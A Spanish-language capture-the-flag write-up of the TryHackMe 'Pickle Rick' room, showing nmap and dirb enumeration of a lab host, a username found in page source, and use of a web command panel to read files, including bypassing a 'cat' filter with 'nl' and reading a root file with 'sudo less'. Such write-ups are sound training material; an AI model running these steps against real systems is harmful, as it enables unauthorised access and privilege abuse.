

# ***Pickle Rick***

## ***Enumeration***

### ***TCP***

```
(kali㉿kali)-[~]  
$ nmap -sV 10.10.36.191  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-03 07:15 EDT  
Nmap scan report for 10.10.36.191  
Host is up (0.046s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.73 seconds
```

Podemos observar como cuenta con el puerto 22 (SSH) abierto corriendo OpenSSH 7.2p2  
También cuenta con el puerto 80 (HTTP) corriendo el servicio de Apache 2.4.18

### ***Web Services***

### ***Dirb | DirBuster***

```

(kali㉿kali)-[~]
└─$ dirb http://10.10.36.191 -w /usr/share/wordlists/dirb/big.txt -R
<head>
  <title>Rick is sup4r cool</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="assets/bootstrap.min.css">
  <script src="assets/jquery.min.js"></script>
  <script src="assets/bootstrap.min.js"></script>
START_TIME: Tue May  3 07:07:25 2022
URL_BASE: http://10.10.36.191/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt;
OPTION: Interactive Recursion
OPTION: Not Stopping on warning messages
}
</style>
</head>
GENERATED WORDS: 4612

— Scanning URL: http://10.10.36.191/ —
⇒ DIRECTORY: http://10.10.36.191/assets/
+ http://10.10.36.191/index.html (CODE:200|SIZE:1062)
+ http://10.10.36.191/robots.txt (CODE:200|SIZE:17)
+ http://10.10.36.191/server-status (CODE:403|SIZE:300)

— Entering directory: http://10.10.36.191/assets/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
(?) Do you want to scan this directory (y/n)? y

— Username: RickRu13s
END_TIME: Tue May  3 07:15:27 2022
DOWNLOADED: 9224 - FOUND: 3

```

Realizamos el escaneo web de forma recursiva con dirb, conseguimos descubrir que existe robots.txt.

Ahora ejecutamos DirBuster en su versión gráfica para obtener los resultados de forma más clara:

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing		
File Options About Help		
http://10.10.36.191:80/		
Scan Information Results - List View: Dirs: 12 Files: 14 Results - Tree View Errors: 156		
Directory Structure	Response Code	
/	200	1350
.htaccess	403	469
.htpasswd	403	469
.htaccess.php	403	472
.htpasswd.php	403	472
assets	200	2385
jquery.min.js	200	87198
.htaccess	403	476
.htpasswd	403	476
.htaccess.php	403	479
.htpasswd.php	403	479
bootstrap.min.css	200	121720
bootstrap.min.js	200	37883
icons	403	465
denied.php	302	282
login.php	200	1189
portal.php	302	282
server-status	403	473

Obtenemos login.php y portal.php que pueden ser interesantes para la explotación de la máquina.

## Exploitation


Si analizamos el código fuente de la página encontramos un username:

```


Index of /assets x https://10-10-36-191.p.thml x +
view-source:https://10-10-36-191.p.thmlabs.com/
Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <title>Rick is sup4r cool</title>
5 <meta charset="utf-8">
6 <meta name="viewport" content="width=device-width, initial-scale=1">
7 <link rel="stylesheet" href="assets/bootstrap.min.css">
8 <script src="assets/jquery.min.js"></script>
9 <script src="assets/bootstrap.min.js"></script>
10 <style>
11 .jumbotron {
12   background-image: url("assets/rickandmarty.jpeg");
13   background-size: cover;
14   height: 340px;
15 }
16 </style>
17 </head>
18 <body>
19
20 <div class="container">
21   <div class="jumbotron"></div>
22   <h1>Help Morty!</h1></div>
23   <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></div>
24   <p>I need you to <b>BURRED*!</b>...Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
25   I have no idea what the <b>BURRED*!</b>, password was! Help Morty, Help!</p></div>
26 </div>
27
28 <!--
29
30 Note to self, remember username!
31 Username: RickRu13s
32 -->
33
34
35

```

En robots.txt encontramos lo siguiente:



Accediendo a portal.php, tenemos acceso a una terminal que nos permite la ejecución de comandos:




## Command Panel

Execute

```
Sup3rS3cretPick13Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

Aquí encontramos el primer ingrediente de la máquina de THM.

Esta terminal no permite la ejecución del comando cat ni otros similares, así que hacemos uso de nl para obtener el segundo ingrediente:




## Command Panel

```
nl /home/rick/"second ingredients"
```

Execute

```
1 1 jerry tear
```

Haciendo uso de sudo y less obtenemos el tercer ingrediente:



## Command Panel

```
sudo less /root/3rd.txt
```

Execute

```
3rd ingredients: fleeb juice
```